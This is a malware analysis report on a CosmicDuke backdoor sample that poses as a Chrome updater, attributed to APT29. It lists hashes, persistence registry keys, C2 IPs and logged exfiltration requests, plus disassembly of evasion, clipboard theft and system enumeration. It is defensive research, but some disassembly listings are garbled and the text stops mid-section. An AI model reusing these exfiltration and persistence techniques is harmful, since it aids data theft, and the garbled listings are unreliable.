

# CosmicDuke Malware Analysis - CYFIRMA

Archived: 2026-04-05 22:40:36 UTC

Published On : 2022-08-29



## Executive Summary

One of the campaigns Cyfirma researchers observed recently is ‘natural disaster’ which is potentially active since 17 March 2022 with the motive of exfiltration of sensitive databases, and customer information for financial gains. Our research team detected total of six samples of “CosmicDuke” malware related to this campaign and we chose one of them for further analysis and provide this report as part of our findings.

The “CosmicDuke” malware is a combination of information stealer and backdoor and the malware sample (August 2022) we have analyzed is a 32-bit executable binary part of “natural disaster” campaign that utilizes legitimate file names to deceive users.

The malware sample decompressed 1st stage load [malware] file in the memory, and that 1st stage loader file is created [self-copy of the files] in the system32 as a legitimate file. This is followed by the dropping of two files, with the dropped file sizes being 5kb and 4kb files in the system32, with the threat actor creating file names as legitimate names. After this, “CosmicDuke” malware loader creates a schedule task and installs windows service

to achieve persistence and establishes the connection to C2 server for further operation from attackers. “CosmicDuke” malware achieves persistence on the victim system by creating a scheduled task and installing a windows service. Stealing clipboard contents and user files with file extensions that match a predetermined list, keylogging activity, taking screenshots, and collecting user credentials, such as passwords, from a range of popular chat and email programs, as well as web browsers to exfiltrate the captured data to an attacker controlled C2 server. “CosmicDuke” malware is spread through several tactics, including spear-phishing, malicious advertising, exploit kits, and others. “CosmicDuke” malware is a combination of the notorious MiniDuke APT trojan [backdoor] and another longstanding threat, the information stealing Cosmu family.

### **The malware [“CosmicDuke”] has the following capabilities:**

- Multiple Anti-debugging capabilities.
- Ability to enumerate drives.
- Ability to enumerate paths, files, and folders.
- Capability to load other libraries, processes, and DLLs in memory.
- Capability to handle command-line arguments and command execution.
- Ability to Gather System Information.
- Network communication capability.
- Collecting user credentials, such as passwords, from a range of popular chat and email programs, as well as web browsers.
- Taking screenshots, Keylogging activity, Stealing clipboard contents.

### **Threat Actor attribution: APT29/COZY BEAR**

APT29 is a cyber-espionage group which is belong to Russian espionage. This group has been operating since at least 2008. APT29 group is a component of the SVR, Russia’s foreign intelligence agency. the hack of the United States Democratic National Committee (DNC) in 2016 has been attributed to this group, as well as the SolarWinds supply chain compromises in 2020. APT29 group are continuously evolving their tactic and tools and remain a threat with malware like Cosmic Duke.

### **Targeted Industries**

Academic, Energy, Financial, Government, Healthcare, Media, Pharmaceutical, Technology, Think Tanks.

### **Targeted Countries**

Germany, Japan, United Kingdom, United States of America.

### **ETLM Attribution**

The Cyfirma Research Group noticed three campaigns recently attributed to APT29 or its affiliates named UNC040 (Jan 24, 2022 – Aug 23, 2022), Natural Disaster (Mar 17, 2022 – Aug 23, 2022), Eliminate#30 (Oct 10, 2020 – Aug 23, 2022). Thus far, in 2022, as part of 3 active campaigns, APT29 has targeted the following countries – Japan, United States, United Kingdom, Germany, South Korea, and India. Herein, Japan and the United States have proven to be the favourite targets. As part of the observed campaigns, malware such as

BazarLoader, Cobalt Strike, MiniDuke, “CosmicDuke”, Sunburst, SUPERNOVA, and more, were employed by APT29 attackers.

One of the campaigns ‘natural disaster’ which is potentially active since 17 March 2022 with the motive of exfiltration of sensitive databases, and customer information for financial gains. The threat actor is suspected to leverage attack methods such as exploiting the weakness in the systems, phishing with malware, and trojan implants. Total of six samples were detected of “CosmicDuke” malware by our team related to this campaign as mentioned below and we chose one of them for analysis:

- 53264f1daff3df9a9e0974b71d9cd945
- 182aeb380ed48d731217d904ee66e7ed
- 9452d0b3e348890b3ca524efebcb15f6
- b771081daabc044141eecb8c9db69519
- 6152e22093c052266d2c61ac2738bfc2
- 3941639886899D6580DE2113D4C8841E

## CosmicDuke Backdoor Analysis

### Sample Details:

**MD5:** 3941639886899D6580DE2113D4C8841E

**SHA256:** F6850A3C4C677C5F7E83C6B062B00C744C2E00A11346F7A4B00CA8677AC34C47 File Type:


Windows PE

**Architecture:** 32 Bit

**Subsystem:** GUI

**First Seen:** August-22

This malware was written in Microsoft Visual C++ programming language. This malware binary file’s size is 2301383 (bytes). As shown in the below figure, this CosmicDuke variant binary file was packed by a custom [unknown] packer.



This malicious file is having version information as Google Chrome, where the threat actor lures the user with this file posing as Google Chrome Updater.

Property	Value
CompanyName	Google Inc.
FileDescription	Google Chrome Updater
FileVersion	25.0.1364.97
InternalName	chrome_exe
LegalCopyright	Copyright 2012 Google Inc. All rights reserved.
OriginalFilename	chrome.exe
ProductName	Google Chrome Updater
ProductVersion	25.0.1364.97
CompanyShortName	Google
ProductShortName	Chrome
LastChange	183676

Upon execution of the file, it loads the malicious packed code into the memory and unpacks that file in memory [file hash: 335D2EE728B4C1591B5B374A7CE4B758], after that unpacked file is executed from the memory which actions the following modification in the victim system.

**Files added in the Victim host:**

- C:\Windows\System32\apicms.exe[MD5: 0499C600266D8311722BBC31B89FB9AC]
- C:\Windows\System32\uidhcp.exe[MD5: 335D2EE728B4C1591B5B374A7CE4B758]
- C:\Windows\System32\wmsys.scr[MD5: 943E98CB74058DFA942D9D6184E936B1]
- C:\Windows\System32\Tasks\PBDARegisterSW

**Registry Modification**

Registry Keys added in the Victim host:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Logon\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSW
- HKLM\SYSTEM\CurrentControlSet\services\javatmsup
- HKLM\SYSTEM\ControlSet001\service javatmsup\Start: 0x00000002
- HKLM\SYSTEM\ControlSet001\services\javatmsup\ErrorControl: 0x00000001
- HKLM\SYSTEM\ControlSet001\services\javatmsup\ImagePath: " C:\ Windows\System32\ uidhcp.exe

**Registry Values added in the Victim host:**

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}\Path: “\PBDARegisterSW”

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}\Hash: C0 36 F4 86 0A 7F A7 75 19 A4 3 68 ED 2D DB 45 EB 2F ED B3 82 FF 80 A2 89 A6 32 B2 2A BE B9 DE

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ EE2A453A- Cthe E72-47C6-8A8A-727199A79DEA}\DynamicInfo: 03 00 00 00 92 5A 26 EA A2 AF D8 01 92 5A 26 EA A2 AF D8 01 05 00 00 C0 00 00 00 00

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSWId: “{EE2A453A-CE72-47C6-8A8A- 727199A79DEA}”

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSWIndex: 0x00000002

HKU\Control Panel\Desktop\ScreenSaveBackup: “”

HKU\Control Panel\Desktop\SCRNSAVE.EXE: “C:\ Windows\System32\ wmsys.scr”

HKU\Control Panel\Desktop\ScreenSaveUtility: “C:\ Windows\System32\ wmsys.scr”

HKU\Control Panel\Desktop\ScreenSaveTimeOut: “60”

**Network Communication**

After that this unpacked backdoor file establishes the connection to the below C2 servers with Post Request, in that post request this malware appends the stolen data such as computer name, username, version information, Volume ID, etc. Following are the IP addresses used for communication:

- 199[.]231[.]188[.]109
- 46[.]246[.]120[.]178

Result	Protocol	Host	URL	Body	Caching	Content-Typ
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c...
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c...
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c...
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c...
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c...
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c...
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c...
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html

As shown in the below code snippet picture, this CosmicDuke variant binary first runs the loop 1000 times to misdirect the analysis and delay the execution.

```

5 | uVar3 = extraout_FCY;
6 | for (local_4c = 0; local_4c < 1000; local_4c = local_4c + 1) {
7 |     iVar4 = 0x4011e9;
8 |     FUN_00401790(local_34);
9 | }

```

Next, this malware creates virtual memory by calling VirtualAlloc API call, then loadings the packed content in that memory location after that packed code was decrypted by a custom packer in the memory then transfers the call to the unpacked memory.

Address	Hex dump	ASCII
0040C7C2	74 EH	JE SHORT SS:0040C7E6
0040C7C4	8945 F4	MOV DWORD PTR SS:[EBP-C],EAX
0040C7C7	E8 00000000	CALL SS:0040C7CC
0040C7CC	5F	POP EDI
0040C7CD	83C7 13	ADD EDI,13
0040C7D0	89FE	MOV ESI,EDI
0040C7D2	8B7D F4	MOV EDI,DWORD PTR SS:[EBP-C]
0040C7D5	B9 00BA0200	MOV ECX,2BA00
0040C7D8	F3:A4	REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
0040C7DB	- FF65 F4	JMP DWORD PTR SS:[EBP-C]
0040C7DF	55	PUSH EBP

Address	Hex dump	ASCII
006B0000	55 89 E5 83 EC 04 E8 00 00 00 00 5B 8D B3 5E 01	Ue0a002...li^@
006B0010	00 00 56 03 76 3C 8B 4E 34 8B 56 50 89 CF 52 51	..Uwo<IN4IUPe=RQ
006B0020	E8 DD 00 00 00 89 4D FC 89 F2 5E 56 8B 4A 54 83	8I...EM22^UITA
006B0030	C1 18 F3 A4 8D 82 F8 00 00 00 0F E7 4A 06 FF 75	4t8i6^...8nJ u
006B0040	FC 50 51 E8 92 00 00 00 FF 75 FC FF B2 80 00 00	"PQ&E... u" 88..
006B0050	00 E8 1C 00 00 00 68 00 80 00 00 6A 00 89 D8 25	8...h.C...j.8t&
006B0060	00 F0 FF FF 50 8B 4A 28 03 4D FC 51 FF A3 4E 01	= Pij<Wm^Q 4n@
006B0070	00 00 55 89 E5 60 8B 55 08 03 55 0C 52 8B 7A 10	..Ue0 iU0W.Riz>
006B0080	8B 32 85 FF 74 4E 85 F6 75 02 89 FE 8B 4D 0C 01	i2a tNa:u0E iM.0
006B0090	CE 01 CF 8B 42 0C 01 C8 80 38 00 75 03 40 EB F8	80&IB.0498.u060
006B00A0	50 FF 93 46 01 00 00 89 C2 AD 85 CB 74 20 0F BA	P 0F0...e7i&t 8I
006B00B0	E0 1F 73 07 25 FF FF 00 00 EB 06 03 45 0C 83 C0	a7e%...04E.8L
006B00C0	02 52 50 52 FF 93 4A 01 00 00 5A AB EB DB 5A 83	0RPR 0J0...Z%0ZA
006B00D0	C2 14 EB A8 5A 61 C9 C2 08 00 55 89 E5 60 8B 4D	496Z.Zarr0.Ue0 iM
006B00E0	08 8B 55 0C 51 8B 7A 0C 03 7D 10 8B 4A 10 8B 75	0iu.Qiz.0>ij>iu
006B00F0	14 03 72 14 F3 A4 59 83 C2 28 49 75 E7 61 C9 C2	4Ww985Y&T<Iu0afr
006B0100	10 00 55 89 E5 60 8B 7D 08 8B 75 0C 01 FE 57 FF	..Ue0 i>0iu.0W
006B0110	93 3E 01 00 00 68 00 80 00 00 6A 00 57 FF 93 4E	0>0...h.C...j.W 0N
006B0120	01 00 00 6A 40 68 00 30 00 00 68 00 00 02 00 57	0...jeh.0...h...0.W
006B0130	FF 93 42 01 00 00 85 CB 74 0A 81 C7 00 00 02 00	080...&t.ill...0
006B0140	39 F7 7C CA 61 C9 C2 08 00 F6 17 BD 76 26 18 BD	9&I&A&T...i0&tU
006B0150	76 C7 48 BD 76 22 12	U&A&fr0...i0&tU
006B0160	76 61 00 00 00 00 00 00 4D 5A 90 00 03 00 00	va.....MZ&.v..
006B0170	00 04 00 00 00 FF FF 00 00 88 00 00 00 00 00	.....
006B0180	00 40 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
006B0190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
006B01A0	00 00 00 00 00 E8 00 00 00 0E 1F BA 0E 00 B4 09	.....0W  0.1.
006B01B0	CD 21 88 01 4C CD 21 54 68 69 73 20 70 72 6F 67	=!q0L=!This prog
006B01C0	72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75	ran cannot be ru

1st Stage Payload (unpacked)

Sample Details:

MD5: 335D2EE728B4C1591B5B374A7CE4B758

SHA256: 42AFD884116DF2267696DA88827E8F774155C8B1DA86BCE968BE20765EB8BB7C File Type:

Windows PE

Architecture: 32 Bit

Subsystem: GUI

This malware sample was also written in Microsoft Visual C++ programming language. This malware binary file's size is 294551 (bytes). As shown below, this file is having the version information as Microsoft Corporation [internal file name is svchost.exe], with this trick allowing the threat actor to hide their malicious intent.

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Host Process for Windows Services
FileVersion	6.1.7600.16385
InternalName	svchost.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	svchost.exe
ProductName	Microsoft® Windows® Operating System

This CosmicDuke backdoor loader initially verifies any security product running in the victim system before executing the CosmicDuke malware activity by calling CreateToolhelp32Snapshot, Process32Next, and Process32First. If any security product is running, this malware will be terminated with no expression of the malware behaviour.

00F84729	81EC 2C020000	SUB ESP,22C	
00F8472F	53	PUSH EBX	
00F84730	6A 00	PUSH 0	
00F84732	6A 02	PUSH 2	
00F84734	C785 D4DFDF	MOV [LOCAL.139],22C	
00F8473E	FF15 D4F1F9	CALL DWORD PTR DS:[&KERNEL32.CreateToolhelp32Snapshot	ProcessID = 0 Flags = TH32CS_SNAPPROCESS CreateToolhelp32Snapshot
00F84744	8BD8	MOV EBX,EAX	
00F84746	83FB FF	CMP EBX,-1	
00F84749	75 04	JNZ SHORT ss.00F8474F	
00F8474B	32C0	XOR AL,AL	
00F8474D	EB 60	JMP SHORT ss.00F8474F	
00F8474F	8D85 D4DFDF	LEA EAX,[LOCAL.139]	
00F84755	50	PUSH EAX	
00F84756	53	PUSH EBX	
00F84757	FF15 DCF1F9	CALL DWORD PTR DS:[&KERNEL32.Process32FirstW	kernel32.Process32FirstW
00F8475D	85C0	TEST EAX,EAX	
00F8475F	74 45	JE SHORT ss.00F847A6	
00F84761	57	PUSH EDI	kernel32.Sleep
00F84762	BF 049DFA00	MOV EDI,ss.00FA9D04	
00F84767	8D85 D4DFDF	LEA EAX,[LOCAL.139]	
00F8476D	57	PUSH EDI	kernel32.Sleep
00F8476E	50	PUSH EAX	
00F8476F	E8 A4EDFFFF	CALL ss.00F83518	
00F84774	59	POP ECX	
00F84775	59	POP ECX	
00F84776	3C 01	CMP AL,1	
00F84778	75 2B	JNZ SHORT ss.00F847A5	
00F8477A	56	PUSHESI	ss.00FAD608
00F8477B	8B35 D8F1F9	MOV ESI,DWORD PTR DS:[&KERNEL32.Process32NextW	kernel32.Process32NextW
00F84781	EB 13	JMP SHORT ss.00F84796	

After that this malicious code generates random characters [alphabet letters] and combines those random characters together for making the file name [to showcase the filename as a legitimate file name]. These created file names are used while creating malicious payload/files. Then this malware directly copies itself into the system32 by calling CreateFileW API.

Address	Hex dump	Disassembly	Comment	Register/Value
7680C38F	55	PUSH EBP		
7680C391	8BEC	MOV EBP,ESP		
7680C318	8B45 18	MOV ERX, DWORD PTR SS:EBP+18		
7680C315	833C 64	SUB ESP,64		
7680C318	48	DEC ERX		
7680C319	74 49	JE SHORT KERNEL32.7680C45A		
7680C31B	48	DEC ERX		
7680C31C	74 3D	JE SHORT KERNEL32.7680C452		
7680C31E	48	DEC ERX		
7680C31F	74 31	JE SHORT KERNEL32.7680C452		
7680C321	48	DEC ERX		
7680C322	74 25	JE SHORT KERNEL32.7680C449		
7680C324	48	DEC ERX		
7680C325	75 18	JNZ SHORT KERNEL32.7680C437		
7680C327	F745 0C 00000000	TEST DWORD PTR SS:EBP+4,00000000		
7680C32E	C745 FC 01000000	MOV DWORD PTR SS:EBP+4,1		
7680C332	75 34	JNZ SHORT KERNEL32.7680C468		
7680C337	68 00000000	PUSH 00000000		
7680C33C	E8 11000000	CALL KERNEL32.7680C39F		
7680C341	833C FF	OR ERX,FFFFFFFF		
7680C344	E9 56000000	JMP SHORT KERNEL32.7680C39F		
7680C349	C745 FC 03000000	MOV DWORD PTR SS:EBP+4,3		
7680C34B	EB 19	JMP SHORT KERNEL32.7680C368		
7680C34C	C745 FC 01000000	MOV DWORD PTR SS:EBP+4,1		
7680C34D	EB 18	JMP SHORT KERNEL32.7680C368		
7680C34E	C745 FC 05000000	MOV DWORD PTR SS:EBP+4,5		
7680C34F	EB 07	JMP SHORT KERNEL32.7680C368		
7680C350	C745 FC 02000000	MOV DWORD PTR SS:EBP+4,2		
7680C351	53	PUSH ERX		
7680C352	56	PUSHESI		
7680C353	8B7C 00	MOV ESI, DWORD PTR SS:EBP+7C		
7680C354	EB 13	JMP SHORT ss.00F84796		
00481138	43 00 30 00 5C 00 59 00 61 00 64 00 6F 00	C:\..U.i.n.d.o.	0251F81 7680400E CALL ss. CreateFileW From kernel32.76804009	
00481139	77 00 70 00 5C 00 59 00 61 00 64 00 6F 00	U.e..S.g.e.u.o.	0251F82 004811C8 FileName = "C:\Windows\Ntuser0064\svchost.exe"	
0048113A	36 00 34 00 5C 00 59 00 61 00 64 00 6F 00	U.e..S.g.e.u.o.	0251F83 C0000000 Access = GENERIC_READ GENERIC_WRITE	
0048113B	6E 00 66 00 2E 00 65 00 70 00 65 00 68 00	n.e..e.e.e.e.e.e.e.e	0251F84 00000003 ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE	
0048113C	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0251F85 00000000 Security = NULL	
0048113D	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0251F86 00000004 Mode = OPEN_ALWAYS	
0048113E	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0251F87 00000000 Attributes = NORMAL	
0048113F	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0251F88 00000000 TempLockFile = NULL	
00481140	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0251F89 004811C8 UNICODE "C:\Windows\Ntuser0064\svchost.exe"	

Once the unpacked file is created in the system32, this malicious binary obtains the temp folder location by calling GetTempPathW, then creates a 5kb file [File hash: 0499C600266D8311722BBC31B89FB9AC] by calling again CreateFileW, after that this 5kb file is copied into the system folder by calling CopyFileW.

```

0110F690 012C4E9E CALL to CopyFileW from ss.012C4E8E
0110F694 00B68222 ExistingFileName = "C:\Users\██████████\AppData\Local\Temp\winlib.exe"
0110F698 00C5E930 NewFileName = "C:\Windows\SysWOW64\uidhcp.exe"
0110F69C 00000000 FailIfExists = FALSE
    
```

Similar to the above behavior, this malware code creates a 4kb file in the temp folder [file hash: 943E98CB74058DFA942D9D6184E936B1] after that copies this file to system32 as .scr file extension.

```

011AF440 012C4E9E CALL to CopyFileW from ss.012C4E8E
011AF444 00C5E930 ExistingFileName = "C:\Users\██████████\AppData\Local\Temp\wnsys.scr"
011AF448 00C5E930 NewFileName = "C:\Windows\SysWOW64\mgrpc.scr"
011AF44C 00000000 FailIfExists = FALSE
    
```

Once the three files are created, the malicious loader launches the 5 kb files, in that pass the argument is 'local system' by calling CreateProcessW

Similar to this the malicious load launches the 4kb file by calling CreateProcessW without passing any argument. After that, this loader launches the self\_copied file by calling the CreateProcessW API [passing argument is -enc[this argument is varying with every execution]]. After this file is launched it creates the scheduled task by calling CreateFileW, then modifies the Registry by calling the RegSetValueExW API.

```

local_8 = (HKEY)0x0;
uVar1 = RegCreateKeyExW(param_1,param_2,0,(LPWSTR)0x0,0,0x20006,(LPSECURITY_ATTRIBUTES)0x0,
    &local_8,(LPDWORD)&param_2);
if (uVar1 == 0) {
    if ((param_5 == (BYTE)0x0) || (param_6 == 0)) {
        (LVar2 = RegSetValueExW(local_8,param_3,0,param_4,param_5,param_6), LVar2 == 0) { .
        LVar2 = RegCloseKey(local_8);
        return CONCAT31((int3)((uint)LVar2 >> 8),1);
    }
    uVar1 = RegCloseKey(local_8);
}
return uVar1 & 0xffffffff00;
}
    
```

The threat actor could collect data from the clipboard by calling the below code snippet.

012CA1A1	- 56	PUSH ESI	ss.012EAE00
012CA1A2	- 33ED	XOR EBP,EBP	
012CA1A4	- 57	PUSH EDI	
012CA1A5	- 33F6	XOR ESI,ESI	ss.012EAE00
012CA1A7	> FF15 90F32D00	CALL DWORD PTR DS:[<&USER32.GetForeground	CGetForegroundWindow
012CA1AD	- 50	PUSH EAX	hWnd = 00000001
012CA1AE	- FF15 84F32D00	CALL DWORD PTR DS:[<&USER32.OpenClipboa	COpenClipboard
012CA1B4	- 85C0	TEST EAX,EAX	
012CA1B6	- 74 7B	JE SHORT ss.012CA233	
012CA1B8	- 6A 0D	PUSH 0D	Format = CF_UNICODETEXT
012CA1BA	- FF15 88F32D00	CALL DWORD PTR DS:[<&USER32.GetClipboard	CGetClipboardData
012CA1C0	- 894424 14	MOV DWORD PTR SS:[ESP+14],EAX	
012CA1C4	- 85C0	TEST EAX,EAX	
012CA1C6	- 74 65	JE SHORT ss.012CA22D	

Additionally, this malware collects the computer name, keyboard layout details, what drivers are available on the victim system, etc.

```

(BVar2 = GetComputerNameW((LPWSTR)&DAT_0042d568, (LPDWORD)&local_1d9c), BVar2 == 0) {
    lstrcpyW((LPWSTR)&DAT_0042d568, L"[UNKNOWN]");
}

lstrcpyW(local_1518, (LPCWSTR)&DAT_0042d568, 0x40);
FUN_004057a1(param_1);
lpString2 = (wchar_t *)&DAT_0042b110;
if (_DAT_0042b110 == 0) {
    lpString2 = L"[UNKNOWN]";
}
lstrcpyW(local_1498, lpString2, 0x40);
FUN_0040669b();
local_182c = *(undefined4 *) (param_1 + 0x5968);
local_1834 = FUN_004066e2();
local_1838 = FUN_004057a1(param_1);
local_1828 = GetACP();

GetCurrentDirectoryW(0x208, local_1720);
GetKeyboardLayoutNameW(local_13f8);
GetLocalTime(&local_1418);
if (DAT_0042c9f8 != (code *)0x0) {

```

```

do {
    lstrcpyW(local_1d28, local_a40);
    lstrcatW(local_1d28, local_e50);

    local_1b18 = GetDriveTypeW(local_1d28);
    GetDiskFreeSpaceExW(local_1d28, &local_1a50, &local_1a48, (PULARGE_INTEGER)0x0);
    GetVolumeInformation
        (local_1a40, local_1ad0, 0x80, &local_1b14, (LPDWORD)0x0, &local_1d80, local_1b1
        0x40);
    lstrcpyW(local_c48, local_1a40);
    lstrcatW(local_c48, local_e50);
    BVar2 = GetVolumeNameForVolumeMountPointW(local_c48, local_838, 0x104);
    if (BVar2 != 0) {
        lstrcpyW(local_1d20, local_838);
    }
    FUN_004060be(local_1d64, local_1d28, '\0');
    BVar2 = FindNextVolumeMountPointW(hFindVolumeMountPoint, local_e50, 0x104);
    pvVar1 = (HANDLE)((int)local_1dac + 2);
} while (BVar2 != 0);

```

This malware establishes the connection to the FTP server and uploads the harvested details from the victim systems to the threat actor C2 server as well as waits for further commands from the attackers.

<pre> 013EFDF7 : 46      INC     ESI 013EFDF8 : 56      PUSH   ESI 013EFDF9 : 68 C8224001 PUSH  unk.014022C8 013EFDE0 : FF15 90C54001 CALL  DWORD PTR DS:[140C59C] 013EFDE1 : 8945 FC   MOV     LOCAL_1,ESI 013EFDE7 : 8975 FC   MOV     LOCAL_1,ESI 013EFDE8 : 3B26     CMP     EAX,EDI 013EFDEC : 0F84 E2000000 JE     unk.013EC0D4 013EFD00 : 53      PUSH   EBX 013EFD01 : 56      PUSH   ESI 013EFD02 : 68 00000008 PUSH  88900000 013EFD03 : 56      PUSH   ESI 013EFD04 : FF75 20   PUSH  00002021 013EFD05 : FF75 1C   PUSH  00001C21 013EFD06 : FF75 18   PUSH  00001821 013EFD07 : FF75 14   PUSH  00001421 013EFD08 : 58      PUSH   EAX 013EFD09 : FF15 70C54001 CALL  DWORD PTR DS:[140C57C] 013EFD0A : 8B88     MOV     EAX,EBX 013EFD0B : 3BD5     CMP     EAX,EDI 013EFD0C : 0F84 B3000000 JE     unk.013EC9CA 013EFD0D : FF75 24   PUSH  00002421 013EFD0E : 53      PUSH   EBX 013EFD0F : FF15 98C54001 CALL  DWORD PTR DS:[140C598] 013EFD10 : 6A 02     MOV     AL,02         </pre>	<pre> 00000202 &lt;NO,NO,NE,IL,NS,PO,GE,GT&gt; empty 0.0 empty 0.0 empty 0.0 empty 0.0 empty 0.0 empty 0.0 empty 0.0 empty 0.0 empty 0.0 empty 0.0 3 2 1 0      ESP O Z D I 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 &lt;GT&gt; 0027 Prec NEAR,53  Flush 1 1 1 1 1         </pre>
<pre> EST-00000001 Address Hex dump ASCII 013E3277 68 00 FF D6 53 FF D6 53 53 53 8D 44 24 20 50 Jz V2 pSSS10zMP 013E3278 07 85 D0 74 E8 53 53 8D 44 24 2C 50 FF 15 0A V2 pSSS10z P S 013E3279 78 F3 3F 01 85 C8 74 0D 8D 44 24 20 50 FF 15 64 x7G0+ 1D5 P 3d 013E327A 13 3F 01 EB 02 88 5C 24 6C 8D 44 24 3C 50 88 05 1500p+53185+P8j         </pre>	<pre> 03FCED40 00000004 UNICODE "199.231.188.109" 03FCED40 00000015 03FCED40 0000F406 UNICODE "John" 03FCED40 0000E488 UNICODE "GetUserLocal89"         </pre>

### Dropped file\_01

#### Sample Details:

